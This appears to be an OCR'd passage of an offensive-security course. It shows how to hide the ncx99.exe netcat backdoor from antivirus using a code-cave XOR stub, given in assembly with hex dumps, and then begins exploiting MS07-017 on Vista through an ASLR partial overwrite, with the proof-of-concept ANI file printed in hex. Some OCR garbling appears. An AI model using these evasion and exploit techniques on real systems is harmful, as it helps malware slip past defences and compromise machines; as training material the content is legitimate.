


Again, this sounds much more complicated than it actually is. Let's start digging in, and see how this is done.

We verify that our original nc.exe file is detected as malicious by initiating an AVG virus scan on it. In a few seconds, we receive our confirmation. Since ncx99.exe is a known backdoor, its signature exists in the AVG database, and the file is flagged as malicious.




We then load this file in Olly, in order to get acquainted with the environment we're going to manipulate.



As before, we will be hijacking the execution flow, by overwriting the first few opcodes with our redirection to the code cave. We find a convenient code cave at the end of the ncx99.exe ***.text*** section.

We'll use the address **0x0040A770** for the beginning of our code cave.



We will also need to modify the PE file properties, to allow the file to decode in memory. LordPE is optimal for this. For this exercise, we will be encoding the .text section of the PE only. This is usually enough to demonstrate a simple signature bypass.

As the *.text* segment will be decoding itself, we must allow "writeable" access to the section. The resulting section table should look similar to the following screenshot.

[Section Table]


Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	00009800	00000400	00009800	E0000020
.rdata	0000B000	00000417	00009C00	00000600	40000040
.data	0000C000	00005244	0000A200	00003E00	C0000040
.idata	00012000	0000075C	0000E000	00000800	C0000040

Now that the file is ready for our changes, we open it in Olly, hijack execution to our designated code cave, and save the file.


For reference, we will be overwriting the following opcode with our own commands (in bold):

```
00404C00 n> $  55              PUSH EBP
00404C01    .  8BEC            MOV EBP,ESP
00404C03    .  6A FF           PUSH -1
00404C05    .  68 00B04000     PUSH ncx99.0040B000
```

We redirect the execution flow to our code cave in Olly, and save the file.



We open our saved file, and step over (F8) to our code cave.



Everything is working as expected. Now we need to understand what parts of the file we want to encode. We can't simply encode the whole file, as we might be encoding important data initially needed to load and run the file (Import Table for example).

For this simple example, we will encode the data segment only. We'll start encoding from the fourth instruction from our original entry point to the end of the ***.text*** section. This isn't always enough for complete AV stealth, but it's a good start.

```
Original Entry Point                             # Hijacked to code cave
00404C05  68 00B04000  PUSH ncx99.0040B000       # Start encoding
0040A76F  90           NOP                       # End Encoding
...............                                  # Code Cave...
```


The Cave and the Stub

Our code cave will contain a XOR routine stub, which will loop through our provided addresses and change the binary contents of the data between these two addresses. Once the XOR loop finishes encoding the data, we will save the file to disk. The binary contents will have changed from the original known malicious known file. Once we execute the file, it will be loaded into memory, run the same XOR loop on the encoded data (thereby decoding it – a XOR trick). Once decoded, we will jump to the original bytes that were encoded, and continue normal operations of the malicious file. Since the unpacked version of the malware is in memory, the Antivirus software is unable to scan or detect it.

Take a look at our XOR stub. Don't be intimidated by the ASM code, it's easy to follow, even if you are not fluent in ASM.


```
0040A770   MOV EAX, 00404C05          # Save start of encoding address in EDX
0040A775    XOR BYTE PTR DS:[EAX],0F  # XOR the contents od EDX with xor key 0F
0040A778   INC EAX;                   # Increase EAX
0040A779   CMP EAX, 0040A76F          # Have we reached the end enc. address?
0040A77E   JLE SHORT 0040A775         # If not, jump back to XOR command
0040A780    PUSH EBP                  # If you have, restore 1st hijacked command
0040A781   MOV EBP,ESP                # Restore 2nd hijacked command
0040A783   PUSH -1                    # Restore 3rd hijacked command
0040A785   JMP 00404C05               # Jump to where we left off from.
```

We add this stub to our code cave and save our changes (ncx99-mod2.exe).



We open our new file in Olly, and allow the decoder stub to run until the end of our encoded .text section.

Notice what happens to the data in this section, as the encoder is running. This is part of the .text section before decoding:



This is the same section after decoding:


```
Address  Hex dump
00404C05 67 0F BF 4F 0F 67 77 79 4F 0F 6B AE 0F 0F 0F 0F
00404C15 5F 6B 86 2A 0F 0F 0F 0F 8C CB FF 5C 59 58 86 6A
00404C25 E7 F0 1A 53 2D 4E 0F 3C DD 85 DB 86 1A E7 F3 4F
00404C35 0F 84 C7 8E EE F0 0F 0F 0F 86 02 EB F3 4F 0F CE
00404C45 EE 07 0C C5 86 02 EF F3 4F 0F CE E7 1F AC D3 F3
00404C55 4F 0F E7 FB 0F 0F 0F 8A CF 7A 05 65 13 E7 B6 0F
00404C65 0F 0F 8C CB 0B C8 4A F3 0F 0F 0F 0F E7 E5 1B 0F
00404C75 0F E7 EA 26 0F 0F B7 70 28 4E 0F 9F AC 27 0D 4E
00404C85 0F E7 AA 2A 0F 0F AC 37 F2 4F 0F 8A CF 7B 06 AE
00404C95 27 0D 4E 0F 8A CF 7A 05 65 F0 E7 B3 F8 F0 F0 8C
00404CA5 CB 0B E7 DB 2D 0F 0F E7 D0 2E 0F 0F E7 75 F8 F0
00404CB5 F0 AE F7 F3 4F 0F AC F3 F3 4F 0F 5F AE FF F3 4F
00404CC5 0F 5F 84 02 E3 F3 4F 0F 5E E7 22 E7 F0 F0 8C CB
00404CD5 03 86 4A EB 5F E7 8E F8 F0 F0 E4 2E 84 4A E3 84
00404CE5 1F 84 05 86 42 EF 5F 5E E7 01 2F 0F 0F 8C CB 07
00404CF5 CC 84 6A E7 84 4A EF 5F E7 71 F8 F0 F0 8C CB 0B
00404D05 C8 4A F3 F0 F0 F0 F0 84 42 FF 6B 86 02 0F 0F 0F
00404D15 0F 50 51 54 84 EA 52 CC 9F 9F 9F 8C 32 4F F2 4F
00404D25 0F 0D 7B 0A E7 2D 25 0F 0F 84 4B 2B 0B 5F E7 57
00404D35 25 0F 0F 8C CB 0B 67 F0 0F 0F 0F F0 1A CF DE 4F
00404D45 0F 8C CB 0B CC 9F 9F 9F 9F 9F 9F 65 0F 67 0F 1F
```

Don't forget to **put a breakpoint** at the end of our encoding routine. We don't want execution flow to continue beyond that, as we want to capture a "snapshot" of the encoded binary file. We now need to carefully save the encoded file to disk (ncx99-mod3.exe).

AV, AV wherefore art thou AV?


Opening this new file in Olly and single stepping through it is an eye opening experience.

Firstly, we can immediately see that the original data in the .text segment has actually changed. All the commands after our hijacking point (00404c05 and onwards) has become obscufated.




As we step over the first few instructions, we see that we are redirected to our stub, and that the stub is XOR encoding the already encoded data, with the same XOR key (0F). This restores the original content of the file, and decodes it in memory.

Once decoding is complete, execution flow is redirected back to the original point where the execution was interrupted.




Our file has been decoded in memory, and is just about to execute.

We allow code execution to continue, and check if our file was successfully run:



The Results

Now, all that's left to do is check if our binary encoding loop was sufficient to bypass our antivirus:



Challenge #4

Take nc99.exe and make it undetectable on your lab machine, using AVG as your test baseline.

Advanced Exploitation Techniques

MS07-017 – Dealing with Vista

In the “Offensive Security 101 v2.0 course, we analyzed the MS07-017 vulnerability on XP SP2 and saw how the stack based buffer overflow was exploited in order to gain code execution. As we saw in that example, neither GS nor DEP protection were enabled on the vulnerable DLL’s, which made the exploitation process relatively trivial. This was not the case on Windows Vista.


ASLR

As we saw in a previous module, Windows Vista implements ASLR, which randomizes the base addresses of loaded applications and DLLS. In exploit development terms, this means we can’t reliably jump or call any relative addresses such as *jmp [ebx]* in USER32.DLL. As user32.dll would get loaded at a different base address after each reboot – and our chances of hitting the right one are minimal. Obviously a different approach is required.


```
00000000   52 49 46 46  90 00 00 00  41 43 4F 4E  61 6E 69 68   RIFF....ACONanih
00000010   24 00 00 00  24 00 00 00  02 00 00 00  00 00 00 00   $...$...........
00000020   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000030   00 00 00 00  01 00 00 00  61 6E 69 68  58 00 00 00   ........anihX...
00000040   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000050   41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   AAAAAAAAAAAAAAAA
00000060   00 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41   .AAAAAAAAAAAAAAA
00000070   41 41 41 41  41 41 41 41  41 41 41 41  00 00 00 00   AAAAAAAAAAAA....
00000080   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
00000090  42 42 42 42  43 43 43 43                            BBBBCCCC
```

After further investigating the effects of ASLR on the base address of a DLL, we see that only the higher two bytes are randomized.

Let's take a look at an example. I've located a *jmp [ebx]* command in ntdll.dll



I'll reboot the Vista machine, and locate the same code:



Notice that the same code is now present at a different base address (now **0x774316A1**, before **0x776516A1**). Note that the lower two bytes stay the same.

Another interesting thing to note is that the original POC overwrites EIP with exactly 4 bytes – the "\x43\x43\x43\x\43" string. This length of this string is defined at 58 bytes length (this is what causes the overflow).

